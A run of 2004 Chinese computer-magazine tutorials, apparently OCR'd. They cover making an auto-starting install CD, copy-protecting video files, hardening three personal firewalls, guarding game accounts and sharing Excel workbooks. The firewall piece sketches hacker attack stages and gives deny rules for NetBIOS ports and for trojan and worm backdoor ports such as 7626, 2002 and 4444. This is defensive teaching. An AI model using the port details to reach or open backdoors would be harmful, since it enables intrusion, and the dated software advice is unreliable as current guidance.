➯ Step 1:确定《装机一条龙》工具盘的目录结构，并根据该结构设计光盘界面。

➯ Step 2:制作光盘的自启动文件，并根据不同的操作系统，对界面进行必要的改动。

➯ Step 3:把需要刻录到光盘中的界面和软件集中到一起，进行测试后刻盘。

怎么样？制作这么一张实用工具盘的过程并不复杂吧，下面我们就来看看制作方法。

一、创意大满贯

自制《装机一条龙》光盘界面

多媒体光盘的界面一般是由若干页面构成的，因此，要制作光盘界面，首先应该明确的是这张光盘的内容结构，这样才能确定其中究竟包含多少个界面。对于《装机一条龙》来说，可以把界面结构设计得简单一些：光盘插入光驱后，自动弹出主界面，从主界面可以链接到"系统工具"、"实用软件"、"办公软件"、"多媒体工具"等若干子界面；最后，为了方便随时退出光盘界面，可以在主界面和每个子界面上都添加一个"退出"功能按钮，点它一下就可以结束软件安装。

1.做出来的界面什么样

这就是在下制作的《装机一条龙》光盘中的"多媒体工具"界面（见图1）。在窗口标题栏上，可以看到"装机一条龙2004"字样；界面的左上角有"多媒体工具"字样，代表该界面的内容类别；界面中间有一列按钮，点击任意按钮就能安装按钮上标注的软件，而且当鼠标指向某个按钮时，界面左下角就会出现该软件的简短安装说明；最下面的两个按钮分别用于返回光盘主界面和退出；在界面的右下角，你可以看到一个Windows XP的Logo，代表这个页面中的多媒体工具为Windows XP专用，你也可以在这个位置添加其他Logo，比如公司标志、个人印章等。这个界面做起来很简单，只要使用CD-Menu Creator 2003就能轻松完成。



图1

CD-Menu Creator 2003小档案

软件版本：3.5.10	软件大小：4.84MB
软件性质：共享软件	适用平台：Windows 9x/2000/XP
下载地址：http://www.samlogic.net/demos/exe-files/CDMCEDEM.EXE	

2.光盘界面怎么做

运行CD-Menu Creator 2003，你会在主界面上看到8个标签，从左到右分别用来控制光盘界面的窗口、标题、按钮样式、按钮布置、图片、声音、视频和界面程序的版本。下面我们就以图1所示的界面为例，逐步介绍光盘界面的制作方法。

Step 1 设置光盘界面的窗口属性

点击"Window"标签，在"Width"和"Height"处分别填入界面的宽度和高度，注意窗口的尺寸千万不能超过屏幕分辨率。然后，可以在"Background"处设置窗口背景颜色，默认背景色为双色过渡，分别点击"Color 1"和"Color 2"按钮选择两个过渡端的颜色，点击右侧的下拉菜单可选择过渡样式。选中"Show Caption"，该界面就会带有Windows窗口，在"Caption Text"的文本框中可输入窗口上的文字，比

如“装机一条龙2004”(见图2)。



图2

小提示

★在设计光盘界面过程中，可随时点击界面左下角的“Preview”观察界面的效果。

★想设计全屏效果的光盘界面吗？很简单，只要把光盘界面的尺寸定在1024×768或800×600(分别对应这两种分辨率的全屏)，然后去掉“Show Border”和“Show Caption”前面的“√”，并且选中“Menu is always on top”项就可以了。至于如何让自启动的界面去适应屏幕分辨率，这个技巧会在下文中进行介绍。

Step 2 为光盘界面添加标题

点击“Title”标签，即可在“Text”文本框中输入页面标题，如“多媒体工具”。另外，点击右侧的“Subtitle”按钮可以为页面标题添加副标题，点击“Underline”按钮可以给主标题添加各种形式的下划线。“Text”文本框下面的“Font”和“Color”按钮用于为主标题设置字体和颜色，“Alignment”处可以选择主标题在页面中的位置(居左、居中或居右)。如果选中“Use shadow”项，则主标题下面会出现阴影，“Character Interspace”后面的数值为主标题文字的间距(见图3)。




图3

Step 3 设计按钮的样式

“Buttons”和“Buttons (text)”标签是互相区别的：前者为设置界面中的按钮样式，后者是向界面中添加按钮。这两步操作没有所谓先后顺序，应该是配合进行的，为便于说明，我们先从“Buttons”标签讲起。与Step 1中的窗口属性类似，按钮属性也需要先设置按钮的尺寸，一般设为200×30。点击“Style”下拉菜单可以选择按钮的样式，有的按钮样式在选中后会激活右侧的两个按钮(或其中之一)，其中“Effects”用于给按钮添加各种效果(如更改颜色、阴影、透明度等)，“Active Frame”则是当鼠标指向按钮时按钮呈现出的特效(主要是颜色变化)。“Attribute”区域中的四个按钮“Font”、“Font Color”、“Border Color”、“Background Color”分别用于设置按钮中的字体、字体颜色、边缘颜色和背景色。“Placement”则是界面中按钮的摆放位置，有“Left”(居左)、“Center”(居中)、“Right”(居右)和“Double Columns”(双列)四种选择，其中“Double Columns”的摆放方式特别适合软件比较多的光盘界面(见图4)。



图4

小提示

有些软件名称很长，甚至超出了按钮的宽度，这时就要更改按钮的宽以适合软件名称。如果不想没完没了地修改按钮的大小，可以选中“Autosize button width”项，这样按钮会自动适应其中的文字宽度了。

Step 4 在光盘界面中添加按钮

进入“Buttons (text)”标签，点击“Add Button”按钮，弹出添加按钮窗口(见图5)，在这里只需填入一些按钮



图5

的参数即可。“Text (button)”后面要填入按钮上的文字，比如“Windows Media 9 Series”；“Tip text”是当鼠标指向按钮时，光盘界面左下角出现的说明文字，你可以在这里添加一些软件说明；点击“Command”后面的下拉菜单，可以选择该按钮点击后出现的效果，比如运行程序、打开文档、播放音乐、放映视频等，由于我们的目的是运行特定软件的

安装程序，所以就选择“Run Program”；“Filename (CD)”后面为要运行的程序路径，建议你按照“software\media\文件名”的格式填写；最后一个项目“Parameters”为程序运行的参数，对于普通的软件安装程序，一般无需设置。按照同样的方法，可以创建多个用于启动安装程序的按钮(见图6)。另外，“多媒体工具”作为《装机一条龙》工具盘界面的一个子页面，还有两



图6

个按钮需要特殊定制，一个是“返回首页”，另一个是“直接退出”。这两个按钮与其他按钮的不同之处就在于“Command”属性：“返回首页”按钮的“Command”要设为“Run Program & Close”，即运行主界面的那个界面程序，同时关闭当前的这个界面程序，在“Filename”处要填入主界面程序的文件名(如index.exe)；“直接退出”比较简单，只要把“Command”选为“Exit”就可以了。

你知道吗？

设置安装程序路径时为什么不用“浏览”按钮选定文件？

这涉及到文件结构中最基本的“路径”问题。使用“浏览”按钮找到的文件，是位于硬盘中的一个确切的地址，这被称为“绝对路径”，比如“D:\media\setup.exe”；而我们的目的是制作光盘，光盘中链接的文件必须使用相对路径，比如“\media\setup.exe”。简单地说，如果你在设计界面程序的时候把某个链接连到D:\media\setup.exe，那么该程序到了新机器中，也会从D盘的这个位置寻找setup.exe，显然找不到；而如果设计界面时要求界面程序从自己身边寻找setup.exe，就只要把setup.exe和界面程序放到一起就可以了。这里所说的“身边”就要用相对路径来表示。所以，在设置安装程序路径时，只要自己先写一个相对路径，刻盘之前把所有软件都按照这个相对路径收集到一起，那么无论是刻录前测试还是刻录后使用，都不会出现找不到程序的问题了。

小提示

★在添加按钮时，点击“Sound”按钮，可以为鼠标划过按钮时的动作添加音效。

★如果想精确定位某个按钮的位置，可在添加按钮时点击“Position”，并于弹出的窗口中更改“Delta X”和“Delta Y”的数值，它们的作用是以上一个按钮的位置为基础，向右及向下偏移指定的像素单位。利用这个功能，可以摆出更有创意的按钮排列形状。

★点击“Move Button”按钮，可以更改界面中多个按钮排列的顺序。

Step 5 为光盘界面添加背景和Logo

为了让光盘界面更漂亮，还可以给它添加背景图案和个性化Logo。进入“Pictures”标签，点击“Background”下面的“Select”按钮，选择一张图片作为该界面的背景图。在选择背景图时，如果选择的是一个很小的花纹图案，想让它铺满整个窗口，就要选中“Use picture as pattern”项；如果你选择的背景图过大，选中“Stretch picture”即可使界面窗口中只显示背景图中的一部分，其余部分自动屏蔽掉；如果你想自动缩小背景图以适应窗口，点一下“Adjust Menu”按钮就可以了。除背景图以外，你还可以在界面的左下角或右下角加入一个Logo标志，点击“Logotype”下面的“Select”按钮，选择Logo图片就可以了。如果你的Logo图案底色为黑色或白色，还可以令底色自动透明，方法是选中“Use transparency”，然后选中“Black transparent color”(黑色透明)或“White transparent color”(白色透明)即可(见图7)。至于最下面的“Menu”，则是在界面标题下面插入的图案，一般不用添加，除非你觉得画面过于空旷。




图7

小提示

最后面的三个标签分别用于给界面添加背景音乐、让界面中自动播放视频和给界面程序添加版本号。由于与本例关系不大，此处便不再赘述。

经过上述步骤，光盘界面中的一个页面就设计出来了。点击界面左下方的“Preview”按钮看看效果吧，如果满意，点击“Create”按钮，然后在弹出窗口(见图8)中设置保




图8

存路径、程序界面的图标(可选)，最后再点击“Create”即可。界面程序创建之后，可以点击主界面最下方的“Execute”按钮进行测试。

《装机一条龙》工具盘通常会拥有多个页面。我们只要按照上面步骤把各个页面分别制作出来(也可以在旧页面上简单更改然后另存为新页面)，然后通过按钮链接把它们联结在一起，就成为一个名符其实的《装机一条龙》光盘界面了。

二、各装所需

让光盘界面自动识别操作系统

在不同的操作系统中，很多常用软件都需要使用不同版本的安装程序进行安装，因此如果把选择操作系统版本的任务交给光盘界面，令其自动识别，就能减少很多由于误操作带来的麻烦。而且这样一来，安装常用软件也更加流畅、便捷。那么，如何为光盘界面添加操作系统的识别功能呢？

CD-Menu Creator 2003附带了Selector Editor组件，用它可以创建一种能够根据操作系统类型(包括Win95、Win98/Me、WinNT、Win2000/XP四种类型)、语言和国家地区来自动启动特定程序的程序(selector.exe)。我们可以把selector.exe看作一个光盘导航程序，当光盘自启动时，selector.exe会根据操作系统的需要，让指定的程序运行起来。

Step 1 为不同操作系统改造光盘界面

如果你只有一套光盘界面，就不足以满足多操作系统的需要。解决这个问题的方法并不难，就是事先为不同的操作系统设计不同的光盘界面。这事听起来工作量巨大，但实际上只要在原界面上稍加改动就可以了，有些界面甚至完全不用修改，只要变换文件名就OK。

光盘界面的命名规则也很重要。为了不让各种界面文件放在一起乱套，我们可以把Windows XP的主界面命名为index_xp.exe，把Windows 98的主界面命名为index_98.exe，依此类推，就可以让界面文件易于查找和使用。另外，随界面程序生成的CDI文件也要与界面程序一起更名(前缀相同)。

Step 2 创建selector.exe

启动Selector Editor，在主界面中选中“Select operating system”，然后在下面的操作系统列表中分别输入相应的界面程序启动文件名，最后勾选“Create AUTORUN.INF”项，然后点击“Create”按钮，把保存路径指定到光盘界面的根目录下就可以了(见图9)。创建完毕后，你可以进入不同的操作系统，双击selector.exe，弹出的界面是不是已经不一样了？



图9

小提示

★光盘自启动的秘诀就在于这个autorun.inf文件。在创建光盘界面时，界面程序会自动生成autorun.inf，因此即使没有selector.exe，上面制作的界面也可以实现光盘自启动。而在创建selector.exe时，程序会自动生成新的autorun.inf，把启动的项目指向selector.exe，因此在生成selector.exe时，要把保存路径设为光盘根目录。

★在图9所示的窗口中输入不同操作系统的启动文件名时，也要注意相对路径的问题。

三、严格测试

刻录《装机一条龙》工具盘

光盘界面和操作系统的选择程序全部制作完毕后，很多人认为只要把软件放在一起，就可以刻盘了。大错特错！实际经验表明，无论你是制作HTML格式的光盘界面，还是本文的这种界面程序，要想一次性完全避免链接错误几乎是不可能的。信不信由你，就算链接和文件名都没写错，无法识别的中文文件名、多余的空格、错误的文件夹名称等因素仍然有可能引起链接出错。要在刻盘之前发现问题，最好的方法就是进行严格的测试。

新建一个文件夹，把界面文件(包括autorun.inf、selector.exe、不同操作系统的主界面程序及对应的CDI文件和cdmcdata文件夹)和要刻录的软件全部放在这个文件夹中。注意无论是界面程序之间，还是界面程序与软件安装程序之间，位置摆放都要严格遵照设计界面时所使用的相对路径，否则就会形成错误链接，一旦发现错误要及时修改并再度测试。另外，这个文件夹的容量也不要超过刻录盘的容量。

全部测试完毕后，把这个测试文件夹中的内容直接刻录到一张空白光盘中，你的《装机一条龙》光盘就制作完毕了。用自己亲手制作的超级工具盘装机，感觉是不是很好呢？

小编有话说

第一次看见“装机一条龙”还是上个世纪末在中关村的D版盘市场里。随便买几张回家，流行的病毒差不多就收集全了。后来Ricky在正版软件专卖店中看见《装机一条龙》产品的时候多少有点吃惊，买回家一看，果然没毒，可是软件却没几个能用的——常用软件往往是共享版，免费软件往往不常用，要安装软件还得在一堆文件夹里翻箱倒柜……这盘显然对不住“装机一条龙”这么响亮的名字。想想也是，人家要是往光盘里玩命地塞正版软件（或者带注册码的共享软件），要么咱们买不起，要么该产品无法上市。所以真正的“装机一条龙”光盘，还只能由咱们自己DIY了。就像本刊过去介绍的“全自动安装Windows光盘”那样，微软不能出免序列号的光盘吧，集成了各种补丁的安装盘人家不是也没出么？所以，指望厂商不如指望自己，别以为DIY是硬件发烧友的专利，自己动手，丰衣足食，让我们把DIY进行到底！CF [SY10]



看点 为你的视频文件加上认证保护，不让其他人随意播放。

我的视频你别看



——打造有认证保护的视频文件

■江苏　王志军　YATTA

如何防止视频文件在传播过程中被非法复制，又如何禁止无关痛痒的人随意播放我们的视频呢？答案就是为你的视频文件添加认证保护。被保护的视频文件就算被其他人复制过去，也只能播放一小段；只有在获得与该视频文件所对应的惟一的用户名和密码时，才能正常欣赏全部视频内容。

MediaSafety Tools小档案

软件版本:3.2	软件大小:856KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.mediasafety.com/mdsf.zip	

要创建带有认证保护的视频文件，需要使用MediaSafety Tools配合其他视频编辑工具来完成。制作加密视频文件的基本原理，就是使用MediaSafety Tools中的编码器制作视频文件(这是一种类似于DivX的视频编码器，安装后就可以在任何视频编辑工具中调用它)，然后在输出文件时，加入从网站上申请的惟一认证码。这样，任何用户播放该视频都必须输入正确的用户名和密码，否则就无法播放。下面就用流行的视频转换工具EO Video来制作带有认证保护的视频文件吧。

EO Video小档案

软件版本:1.6汉化版	软件大小:3.65MB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://hn-http.skycn.net:8181/down/HAP_EOVideo136_OFA.rar	

Step 1 登录认证管理平台，注册剪辑代码

上文说过视频文件是用唯一的密码保护的，这个密码必须去网上的认证管理平台申请。登录http://www.mediasafety.com，注册新用户后点击“进入管理平台”按钮进入新页面，该页面中列出了所有申请过的剪辑代码信息。点右上角的“申请剪辑编号”，然后输入该剪辑的售价(如果为非卖品则输入“0”)即可。申请成功后除得到一个剪辑编号和对应的管理密码外，还可以得到附带的一个测试账号，以后可以用这个测试账号来测试安全多媒体文件是否转换成功。

Step 2 转换视频文件前的设置工作

运行EO Video，选定需要转换的视频文件，将其拖放到播放列表窗口中，然后切换到“转换器”标签，从“压缩”下拉列表中选择“MediaSafety”(见图1)，然后点击右侧的“设置”按钮，打开“压缩质量控制板”窗口设置“压缩比特率”和“关键帧采样间隔”(见图2)。一般来说，如果压缩DVD质量的电影和动画，把这个比率设在450～500kbps之间就足够了，更低质量的视频可以适当降低这个值。接下来，点击“视频”标签旁边的“音频”标签，从下拉菜单中选择“MPEG Layer-3”(MP3)，这样可以获得比较好的声音质量和压缩率(见图3)。接下来，点击EO Video界面左侧的“OUTPUT”球形按钮，设置转换后影片的输出路径和文件名；再点击“CONVERT”球形按钮，就可以准备输出视频了。




图1



图2

Step 3 为视频文件添加认证保护

点击“START”按钮，这时程序会先弹出“发布新剪辑”窗口(见图4)。这里主要是配置视频文件的认证信息，也就是给视频文件添加认证保护。



图3

首先，在“管理员登录信息”处填入你刚才申请的剪辑编号和密码，如果没有多余的剪辑代码，点击“在线申请新的剪辑号码”就可以申请一个新的代码。其次，“用作预览的剪辑长度”默认为7000帧，如果你的影片比较短，也可以适当缩减预览的长度；视频文件认证保护的关键就在于勾选“使用视频痕迹”项，如果取消该项目，则认证保护就实效了。接下来，你可以设置用户可以播放该影片的次数(默认20次)和时间(默认1年)，超过限制后，视频文件就不能播放了。在输出视频之前，你还可以在“文件说明”区域给剪辑加一些文字备注。



图4

Step 4 视频文件的转换及测试

所有设置完成后，点击“登陆并开始”按钮启动转换程序。你的用户名、密码信息会首先提交到服务器上进行验证，确认无误后，视频转换就会自动开始了。耐心等待一段时间，我们就可以得到添加了版权保护功能的安全视频文件。在转换结束后，我们可以使用MediaSafety Play(即MediaSafety Tools中的播放程序)进行测试。影片播放前会弹出窗口询问用户名和密码(见图5)，这里需要用到前面所申请的测试帐号，如果可以顺利播放预览部分的视频内容，说明转换成功。如果输入前面所申请的剪辑编号和密码，就可以观看全部内容。 CF [SY11]



图5

看点 让你更好地使用三款主流杀毒软件中夹带的个人防火墙软件。

防火墙 你用好了吗？

■上海　玄天尊

相信看过前几期的CFan大家都清楚了防火墙的重要作用，但道高一尺，魔高一丈，系统随时都会有新漏洞被发现，所以自定义配置防火墙变得刻不容缓。

大家应该了解，黑客攻击的步骤一般是：扫描→试探→进攻→破坏。

一般的黑客都是先用扫描器（有关“扫描器”的知识，可以参考2003年第19期《菜鸟版〈黑客日记〉》）大规模扫描。如果你的电脑正好在扫描范围内，而且有系统漏洞，那很可能成为他们的进攻对象，而一些扫描器就是利用Ping命令来探测对方是否在线，所以我们首先要做的是禁止Ping。

试探其实也可以成为扫描的一部分，一些傻瓜型扫描器功能比较强大，不仅可以探测电脑开放的端口，而且还能探测电脑是否存在漏洞。

试探一般和进攻是相关联的，黑客利用扫描来的漏洞报告进行攻击。比如139端口入侵，这是很多用户忽视的，到目前为止，这个还是比较流行的进攻，所以我们需要禁止他。

破坏是黑客得到了控制权，然后对你进行破坏，这时候已经亡羊补牢。看到这里，配置的基本任务也出来了：禁止对方Ping；禁止共享端口：139、137、138；禁止木马端口；保证自己能正常上网；对于重大安全警报要事先防范。

由于很多朋友使用的都是国产的三款防火墙软件，所以就以它们为例，进行介绍。

金山网镖V

战前准备

要设置规则，就要先进入相关的设置界面，右击系统托盘的软件图标，选择“实用工具→IP规则编辑器”，即可打开“金山网镖自定义IP规则编辑器”窗口。

实战一：禁止Ping

双击“允许别人使用Ping命令探测本机”项。然后在“满足上述条件时动作”下拉菜单中选择“拦截数据包”，点击“确定”按钮后，再勾选中“允许别人使用Ping命令探测本机”项即可（功能已经和名称相反）。

实战二：禁止共享端口

Step 1 默认情况下防火墙的配置是允许别人连接共享资源，所以需要进行关闭，找到“允许别人探测本机的机器名称（NetBIOS名称）”和“允许别人访问本机的共享资源（如共享文件夹、共享打印机等）”这2条规则。

Step 2 按照实战一的方法，把“允许数据包通行”改为“拦截数据包”即可。

实战三：禁止木马端口

实现功能：金山网镖已经禁止了很多木马程序的连接，大家可以自行添加没有的或者新增的木马端口，这里以国内名气很大的冰河木马为例（其默认端口为7626，使用TCP连接）。

Step 1 点击“添加按钮”，这时会弹出“添加IP数据包过滤规则”窗口。

Step 2 在“规则名称”填写“禁止冰河端口”；“规则描述”中填写“禁止冰河木马端口连接”（这两项为自定义，为了方便起见，所以把描述写清楚一点）；“对方的IP地址”使用默认的“互联网任何地址”即可；“数据传送方向”选择“接受或发送”，“数据协议类型”选择“TCP类型数据包”（因为冰河是使用TCP协议进行传输的，如果是其他木马，你也可以根据其协议自行选择）；“本地端口”中的“从”修改为“7626”（这里就是填写你需要禁止的端口，也可以填写连续的几个端口），“对方端口”使用“0”就可以了；最后从“满足上述条件时动作”下拉菜单中选择“拦截数据包”（因为我们这里要禁止冰河端口）。后面的“日志记录”、“警告”及“发声”可根据需要进行选择。最后勾选上“禁止冰河端口”项即可。

其他木马除了在端口号中的7626、“规则名称”及“规则描述”有所不同外，其他基本相同。

小提示：

★如果想保护电脑不受冲击波蠕虫病毒的入侵，可以用实战三中提到的方法，禁止病毒所需要的135、4444、69三个端口（后2个端口为蠕虫病毒所开放的后门端口），不过这里注意一点，最好添加2条禁止135的规则，一条的“数据协议”选择“TCP类型数据包”，另外一条选择“UDP类型数据包”，这样比较安全些。

★默认情况下有两条规则：“防止ICMP类型攻击”和“防止IGMP类型攻击”它们都拦截了数据包，虽然起到了防护作用，但有可能在浏览某些网站的时候会发生不能访问的情况，所以如果你遇到不能访问的网站不如试试去除这两项规则的勾选。

瑞星个人防火墙2004

战前准备

安装完瑞星个人防火墙2004后，要设置规则，就要先进入相关的设置界面，右击系统托盘的软件图标，选择“设置规则”项，打开“设置规则”窗口。

小提示

在瑞星个人版防火墙2004的默认设置里面已经禁止了Ping，所以这里不再介绍。

实战一：禁止共享端口

Step 1 默认情况下瑞星个人防火墙没有把几个与共享相关的端口所禁止，所以需要自己来设置。找到“缺省的NETBIOS Datagram Service入站”，双击该规则即打开他的编辑界面。

Step 2 在“操作”下拉菜单中选择“禁止”，为了方便以后查看，点一下编辑按钮，把规则说明改成“该条规则禁止接收

对方发送的NETBIOS Datagram Service数据包”。确认后点击“修改”按钮就可以了。

Step 3 参照以上步骤，修改“缺省的NETBIOS Datagram Service”规则。

Step 4 在瑞星防火墙的默认配置里面，没有设计到139端口的过滤，我们手动添加一条。点击菜单中的“规则→添加”，然后设置如下:在“名称”中填入“禁止netbios连接”，“类别”为“应用程序”，“操作”选择“禁止”，“方向”设置为“接收”，“协议”设置为“TCP”，“数据链”:“全部”

Step 5 点击窗口下侧的“地址”标签，将“源地址”及“目的地址”均设置为“任何IP”，点击“端口号”标签，“源端口设置”为“任何端口”，“目的端口设置”为“一个端口”，然后在文本框中添入“139”即可。

确认后点击添加按钮，这样在规则中就添加了一条新规则。

实战二:禁止木马端口

实现功能:同金山网镖V一样，瑞星个人防火墙也已经禁止了很多常见木马的规则，但是我们还是需要添加没有的或者新增的木马端口，因为瑞星已经禁止了冰河的端口，所以我们以冰河的修改版进行添加，此木马所用的端口为2002，使用TCP连接。

Step 1 点击“规则”，选择“添加”。

Step 2 按照实战二的Step 4及Step 5的方法，稍加修改。比如“名称”，除此之外，还要将“类别”修改为“内容过滤”，这时窗口下侧会出现“内容特征”标签，点击后，把“特征类别”选择为“忽略”，然后进入“端口号”标签，修改端口号为2002。

江民黑客防火墙

战前准备

安装完江民黑客防火墙(以下简称KVFW)后，点击系统托盘软件图标，选择“江民黑客防火墙”，然后点击“规则设置”标签，这时就会出现它的设置规则界面。由于下面要开始自定义规则，所以这里我们点击窗口右上角的“自定义级别”。

> 小提示
>
> KVFW和瑞星个人防火墙2004一样，在默认情况下已经禁止了Ping本机，所以我们不需要再进行设置了。

实战一:禁止共享端口

Step 1 默认情况下，KVFW只允许局域网内电脑访问本机资源，并没有禁止外部电脑访问本机的共享资源，所以我们需要手动添加。在规则界面，我们点击按钮，就会打开“江民黑客防火墙规则设定”窗口。

Step 2 在“名称”中填写“禁止外部连接本机共享端口”，在“说明”中填写“禁止外部连接本机共享端口”，“网络条件”则勾选“接收数据包”，在“对方IP地址”下拉菜单中选择“任何地址”，“本机IP地址”保持默认即可。

Step 3 在此窗口下面侧的“TCP”标签中的“本地端口”中选择“指定端口”，并设置端口号为139;设置“对方端口”为“任一端口”;在“规则对象”下选择“所有应用程序访问网络时”;最后，在“当所有条件满足时”下拉菜单中选择“拦截”，点击“确定”按钮即可。

实战二:禁止木马端口

实现功能:和以上2款防火墙一样，KVFW已经禁止了很多知名木马的连接，我们这里还是来说一下如何禁止冰河变种的连接。

其实在实战二里已经说了如何添加禁止端口，我们只要稍做修改就可以了:将“名称”及“说明”改为“禁止冰河变种端口”，“TCP”标签下的“本地端口”设置为“指定端口”，端口号为“2002”即可。 CF [FH01]

网络游戏信息被盗

瑞星2004巧解决

◆水晶兔子

随着网络游戏热度的持续升温，网络游戏帐号被盗、装备被偷事件也成为广大玩家心中永远的痛。那么，怎样才能保护自己在游戏里的安全呢？其实只要把瑞星杀毒软件2004版中的新功能组合起来，就可以有效防止自己的网游帐号被盗。

网络游戏盗号的手段，主要是使用木马盗号。而在瑞星2004版里，有三道可以拦截“小马儿”偷偷溜进你机器门槛，即使溜进去它也起不了作用。

1.操作系统漏洞扫描。微软的系统漏洞有很多会被木马利用，对网游帐号安全造成极大影响。在装完瑞星2004后，一定要对自己的系统做一次全面的漏洞扫描，修好漏洞，心中不慌。

2.一定要打开“实时监控”。瑞星实时监控中心会对所有木马可能进入的途径进行严密封锁，比如现在很危险的恶意网页，就能被瑞星的实时监控拦截。它不仅可以拦截恶意网页，还会对邮件、下载等恶意程序可能进入的途径进行监控。

3.网络游戏终极保护。瑞星个人防火墙2004版中增加了一个“游戏保护”的选项，这是专门针对网络游戏而设置的新功能。在此界面上列出了瑞星防火墙所能检测的十款流行网络游戏。在防火墙打开的情况下，只要进入这上面列出的网络游戏，防火墙就会自动屏蔽所有非游戏程序对网络的访问请求。

现在即使那些“马马”盗得了你的个人帐号资料，也不可能在保护状态下把资料传出去。那要想在玩游戏时听听在线音乐怎么办？没关系，只要把播放器添加进游戏时允许访问网络的程序列表就行了:如果想在玩“疯狂坦克”的时候听在线音乐，双击“疯狂坦克”的图标，会有一个应用程序列表，在右边的“增添应用”里把RealPlayer执行文件添加进去就可以了。 CF [FH02]





寻找Excel文档协作的最强方案

■ 安徽　陈秀峰　河北　陈会安

说到多人共同编辑同一个Excel文档，安全意识强的朋友的第一反应往往是“不可靠”、“会出乱子”，然而不得不承认的是，多人协作制作Excel文档的确有助于提高办公效率。当你的公司需要在最短的时间内统计促销活动的数据时，当校际运动会需要在比赛结束后立刻统计各班的综合成绩时，当老板要求公司各部门协力完成某项重要工程时，由若干人同时向一个Excel工作簿中提交数据，再由专人利用这些数据完成Excel工作簿，对于效率的优化是不言而喻的。那么，想知道如何以最安全的方式让多人协力制作Excel文档吗？继续往下看吧……

芝麻开门　“工作簿”与“工作表”

本文中会多次出现“工作簿”与“工作表”，它们之间的区别在于：“工作簿”是指Excel文档，而“工作表”则是指“工作簿”中的一个表单。如果把工作簿看成一个笔记本，那么工作表就是其中的一页纸。确切地说，工作簿本身就是由若干工作表组合而成的。

一、用“共享工作簿”实现分工协作

分工协作Excel工作簿，最基本的方法是利用Excel中的“共享工作簿”功能来实现。它可以允许不同用户分别处理同一个工作簿中的不同表单，便于一次性整理所有数据。

应用实例：轻松完成学校成绩处理工作

学校里，每次考试过后的成绩处理工作都是非常繁重的。通常，都是让各班的班主任将本班的成绩录入到Excel工作表中，然后再由微机员将这些工作表拷贝到一个工作簿中，最后再集中处理。其实，如果学校搭建了校园网，利用Excel提供的“共享工作簿”功能，完全可以实现多人同时编辑同一个工作簿。

Step 1　建立共享工作簿

假设在Teacher机上新建一个工作簿，将第一张工作表命名为“总表”，并为这张工作表设置表头（见图1）。然后，根据学校规模插入相应数量的工作表，并将每张工作表以班级名称命名，再将“总表”中的表头拷贝至每一张班级工作表的顶部，就完成工作簿的框架设置工

	A	B	C	D	E	F	G	H	I
1	衡阳中学期中考试成绩表								
2	学号	姓名	语文	数学	英语	综合文科	综合理科	总分	名次
3									

图1

作了。接下来，执行“工具→共享工作簿”命令，在“共享工作簿”对话框的“编辑”标签下勾选“允许多用户同时编辑，同时允许工作簿合并”。然后切换到“高级”标签下，将“自动更新时间”调整为5分钟，其余选项均采用默认设置（见图2），该工作簿就会被设为共享工作簿。最后，将该Excel文档保存在能被所有用户访问的共享文件夹中。这时细心的朋友会发现，在屏幕顶端的标题栏中，文件名后面多出了“共享”两个字。至此，共享工作簿就建立起来并可以使用了。



图2

小提示

注意不要把共享的Excel工作簿放在Web服务器中，只能使用网络共享文件夹。

Step 2　多人同时编辑工作簿

假设00-1班和02-3班的班主任要同时录入数据，那么他们只要通过“网上邻居”找到并打开我们刚才建立的工作簿，并分别切换到“00-1班”和“02-3班”的工作表中，即可同时进行录入。在操作过程中，除了诸如合并/拆分单元格、删除工作表等功能无法应用外，其他操作与编辑本地工作表并无区别。我们可以在Teacher机上通过点击“保存”按钮查看老师们的工作进展情况。当然由于在前面已经将“自动更新时间”设置成了5分钟，即使不点击“保存”按钮，工作簿数据也会每隔5分钟自动更新一次。

二、分工不分家，安全共享Excel工作表

上文所述的Excel工作簿共享方法，实际上是由每个用户自行编辑同一个工作簿中各自的工作表，然而是否可以让大家共同处理一个工作表呢？当然可以，只不过如果每个人都能更改所有数据，一旦改乱了，协作就没有任何意义。那么，当多人同时编辑同一个表单时，应该如何保证每个人只能编辑自己的单元格，避免对其他人的单元格误操作呢？Excel的“允许用户编辑区域”功能将解决这个问题，它可以为工作表的不同区域设置不同的密码，分别保护起来，实现“分工不分家”的保护效果。

应用实例：多人协作共同完成工程管理

笔者在单位负责建筑工程管理工作，一项工程从

